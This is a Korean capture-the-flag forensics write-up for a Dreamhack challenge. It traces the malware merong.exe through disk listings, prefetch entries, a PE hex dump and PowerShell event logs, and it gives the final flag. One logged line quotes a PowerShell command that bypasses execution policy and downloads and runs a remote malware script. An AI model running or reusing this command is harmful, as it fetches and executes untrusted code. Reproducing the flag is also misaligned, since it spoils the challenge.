
Dreamhack-nikonikoni (level1)

> 👉
> ### Description
> **[함께실습] nikonikoni에서 실습하는 문제입니다.**
>
> **당신은 고객에게서 해킹 사고를 분석해달라는 의뢰를 받았습니다.**
>
> **의뢰 내용은, 갑자기 자신의 컴퓨터 배경화면이 애니메이션 캐릭터로 바뀌었다는 것이었습니다!**
>
> **주어진 이미지의 이벤트 로그를 분석하여, 해당 PC에서 실행된 악성코드에 대해 분석해주세요.**

> 사용 툴 - FTK Imager, WinPrefetchView, Event Log Explorer

1. FTK Imager 를 통해 다음과 같은 ani.jpg 확인
    - 경로 : `C:\ani.jpg`




Name	Size	Type	Date Modified
$MFT	458,752,000...	Regular File	2024-01-17 오전 1:55:23
$MFTMirr	4,096 (4 KB)	Regular File	2024-01-17 오전 1:55:23
$Secure	56 (1 KB)	Regular File	2024-01-17 오전 1:55:23
$TXF_DATA	56 (1 KB)	NTFS Logg...	2024-04-06 오후 3:26:58
$UpCase	131,072 (12...	Regular File	2024-01-17 오전 1:55:23
$Volume	0 (0 KB)	Regular File	2024-01-17 오전 1:55:23
ani.jpg	14,908 (15 ...	Regular File	2024-04-06 오후 3:26:48
DumpStack.log.tmp	8,192 (8 KB)	Regular File	2024-04-06 오후 3:23:43
merong.exe	40,960 (40 ...	Regular File	2024-04-06 오후 3:26:47
pagefile.sys	738,197,504...	Regular File	2024-04-06 오후 3:23:43
swapfile.sys	16,777,216 ...	Regular File	2024-04-06 오후 3:23:43

Name	ani.jpg
File Class	Regular File
File Size	14,908
Physical Size	16,384
Start Cluster	97,079
Date Accessed	2024-04-06 오후 3:26:48
Date Created	2024-04-06 오후 3:26:47
Date Modified	2024-04-06 오후 3:26:48
Encrypted	False
Compressed	False
Actual File	True

Listed: 29Selected: 1DiskImage02.E01/NONAME [NTFS]/[root]/ani.jpg

2. WinPrefetchView 를 통해 MARWARE.EXE 와 함께 MERONG.EXE 가 실행된 것을 확인




Filename	Created Time	Modified Time	Fi
CSC.EXE-B6D5E435.pf	2024-04-07 오전 12:26:49	2024-04-07 오전 12:26:49	8,
CVTRES.EXE-BBD3FD93.pf	2024-04-07 오전 12:26:49	2024-04-07 오전 12:26:49	2,
MERONG.EXE-D307F64C.pf	2024-04-07 오전 12:26:49	2024-04-07 오전 12:26:49	
RUNTIMEBROKER.EXE-2F352503.pf	2024-04-07 오전 12:26:37	2024-04-07 오전 12:26:37	1
SVCHOST.EXE-215190C7.pf	2024-04-07 오전 12:26:24	2024-04-07 오전 12:26:24	5,
SGRMBROKER.EXE-32481FEB.pf	2024-04-07 오전 12:26:23	2024-04-07 오전 12:26:24	2,
SVCHOST.EXE-38C6A0A6.pf	2024-04-07 오전 12:26:22	2024-04-07 오전 12:26:22	3,
SVCHOST.EXE-8C737072.pf	2024-04-07 오전 12:26:17	2024-04-07 오전 12:26:17	7,
SVCHOST.EXE-6E285CB9.pf	2024-04-07 오전 12:26:15	2024-04-07 오전 12:26:15	8,
GOOGLECRASHHANDLER.EXE-556E9B99.pf	2024-04-07 오전 12:26:13	2024-04-07 오전 12:26:13	5,
GOOGLECRASHHANDLER64.EXE-AD6703EB.pf	2024-04-07 오전 12:26:13	2024-04-07 오전 12:26:13	5,
SVCHOST.EXE-9E5372D6.pf	2024-04-07 오전 12:26:12	2024-04-07 오전 12:26:12	3,
SVCHOST.EXE-12871F9D.pf	2024-04-07 오전 12:26:03	2024-04-07 오전 12:26:03	5,
NISSRV.EXE-0A6CB891.pf	2024-04-07 오전 12:25:57	2024-04-07 오전 12:25:57	5,
SECURITYHEALTHSERVICE.EXE-91B5FB98.pf	2024-04-07 오전 12:25:46	2024-04-07 오전 12:25:46	1
MALWARE.EXE-F029871F.pf	2024-04-07 오전 12:25:32	2024-04-07 오전 12:25:32	1
MOBSYNC.EXE-B307E1CC.pf	2024-04-07 오전 12:25:31	2024-04-07 오전 12:25:31	8,
DLLHOST.EXE-15CDDA9C.pf	2024-04-07 오전 12:25:30	2024-04-07 오전 12:25:30	7,

Filename	Full Path	Device Path	Index
$MFT		₩VOLUME{01da48e83bf75931-a23c...	12
ACGENRAL.DLL		₩VOLUME{01da48e83bf75931-a23c...	13
ACLAYERS.DLL		₩VOLUME{01da48e83bf75931-a23c...	46
ADVAPI32.DLL		₩VOLUME{01da48e83bf75931-a23c...	29
APPHELP.DLL		₩VOLUME{01da48e83bf75931-a23c...	10
BCRYPT.DLL		₩VOLUME{01da48e83bf75931-a23c...	17
CFGMGR32.DLL		₩VOLUME{01da48e83bf75931-a23c...	48
COMBASE.DLL		₩VOLUME{01da48e83bf75931-a23c...	26
DWMAPI.DLL		₩VOLUME{01da48e83bf75931-a23c...	36
GDI32.DLL		₩VOLUME{01da48e83bf75931-a23c...	21
GDI32FULL.DLL		₩VOLUME{01da48e83bf75931-a23c...	22
IERTUTIL.DLL		₩VOLUME{01da48e83bf75931-a23c...	43
IMM32.DLL		₩VOLUME{01da48e83bf75931-a23c...	52
KERNEL32.DLL		₩VOLUME{01da48e83bf75931-a23c...	3
KERNEL32.DLL		₩VOLUME{01da48e83bf75931-a23c...	4
KERNELBASE.DLL		₩VOLUME{01da48e83bf75931-a23c...	8

212 Files, 1 Selected

NirSoft Freeware. https://www.nirsoft.net

3. FTK Imager 를 통해 merong.exe 가 존재하는 것을 확인



Name	Size	Type	Date Modified
$MFT	458,752,000...	Regular File	2024-01-17 오전 1:55:23
$MFTMirr	4,096 (4 KB)	Regular File	2024-01-17 오전 1:55:23
$Secure	56 (1 KB)	Regular File	2024-01-17 오전 1:55:23
$TXF_DATA	56 (1 KB)	NTFS Logg...	2024-04-06 오후 3:26:58
$UpCase	131,072 (12...	Regular File	2024-01-17 오전 1:55:23
$Volume	0 (0 KB)	Regular File	2024-01-17 오전 1:55:23
ani.jpg	14,908 (15 ...	Regular File	2024-04-06 오후 3:26:48
DumpStack.log.tmp	8,192 (8 KB)	Regular File	2024-04-06 오후 3:23:43
merong.exe	40,960 (40 ...	Regular File	2024-04-06 오후 3:26:47
pagefile.sys	738,197,504...	Regular File	2024-04-06 오후 3:23:43
swapfile.sys	16,777,216 ...	Regular File	2024-04-06 오후 3:23:43

```
0000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ··········ÿÿ··
0010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ¸·······@·······
0020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0030 00 00 00 00 00 00 00 00-00 00 00 00 E0 00 00 00 ············à···
0040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ··º··´·Í!¸·LÍ!Th
0050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno
0060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS 
0070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode.···$·······
0080 CF 55 4E 6A 8B 34 20 39-8B 34 20 39 8B 34 20 39 ÏUNj·4 9·4 9·4 9
0090 63 2B 2B 39 8A 34 20 39-08 28 2E 39 85 34 20 39 c++9·4 9·(.9·4 9
00a0 63 2B 2A 39 BB 34 20 39-E9 2B 33 39 8C 34 20 39 c+*9»4 9é+39·4 9
00b0 8B 34 21 39 BB 34 20 39-74 14 2B 39 8A 34 20 39 ·4!9»4 9t·+9·4 9
00c0 4C 32 26 39 8A 34 20 39-52 69 63 68 8B 34 20 39 L2&9·4 9Rich·4 9
00d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
00e0 50 45 00 00 4C 01 04 00-6C 1D 1A 3A 00 00 00 00 PE··L···l··:····
00f0 00 00 00 00 E0 00 0F 01-0B 01 06 00 00 50 00 00 ····à········P··
0100 00 60 00 00 00 00 00 00-08 1A 00 00 00 10 00 00 ·`··············
0110 00 60 00 00 00 00 40 00-00 10 00 00 00 10 00 00 ·`····@·········
0120 04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00 ················
0130 00 C0 00 00 00 10 00 00-00 00 00 00 03 00 00 00 ·À··············
0140 00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00 ················
0150 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00 ················
0160 B8 64 00 00 50 00 00 00-00 A0 00 00 F0 13 00 00 ¸d··P···· ··ð···
0170 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0180 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
0190 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
01a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
01b0 00 00 00 00 00 00 00 00-00 60 00 00 C8 00 00 00 ·········`··È···
01c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ················
01d0 00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00 ········.text···
01e0 A8 47 00 00 00 10 00 00-00 50 00 00 00 10 00 00 ¨G·······P······
01f0 00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60 ············ ··`
0200 2E 72 64 61 74 61 00 00-16 09 00 00 00 60 00 00 .rdata·······`··
0210 00 10 00 00 00 60 00 00-00 00 00 00 00 00 00 00 ·····`··········
0220 00 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00 ····@··@.data···
```


Name	merong.exe
File Class	Regular File
File Size	40,960
Physical Size	40,960
Start Cluster	93,076
Date Accessed	2024-04-06 오후 3:26:48
Date Created	2024-04-06 오후 3:26:47
Date Modified	2024-04-06 오후 3:26:47
Encrypted	False
Compressed	False
Actual File	True

Cursor pos = 0; clus = 93076; log sec = 744608

Listed: 29Selected: 1DiskImage02.E01/NONAME [NTFS]/[root]/merong.exe

4. Event Log Explorer를 통해 malware 인 merong.exe 의 실행 시간 확인

- 경로 : `C:\Windows\system32\winevt\Logs\Windows Powershell`
- 분석 내용 : 20240407 오전 12시 26분 45초



Type	Date	Time	Event	Source	Category	User	Computer
Information	2024-04-07	오전 12:27:11	800	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:49	800	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	400	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P
Information	2024-04-07	오전 12:26:45	600	PowerShell	파이프라인 실행 세부	N/A	DESKTOP-JIC1U1P

Description

```
Provider "Registry" is Started.

Details:
	ProviderName=Registry
	NewProviderState=Started

	SequenceNumber=1

	HostName=ConsoleHost
	HostVersion=5.1.19041.3930
	HostId=a7a589b2-acc6-427b-95be-1169b23ea4a6
	HostApplication=powershell.exe -exec bypass -C IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1');
	EngineVersion=
	RunspaceId=
	PipelineId=
```

👉 DH{merong_ani_1712417205}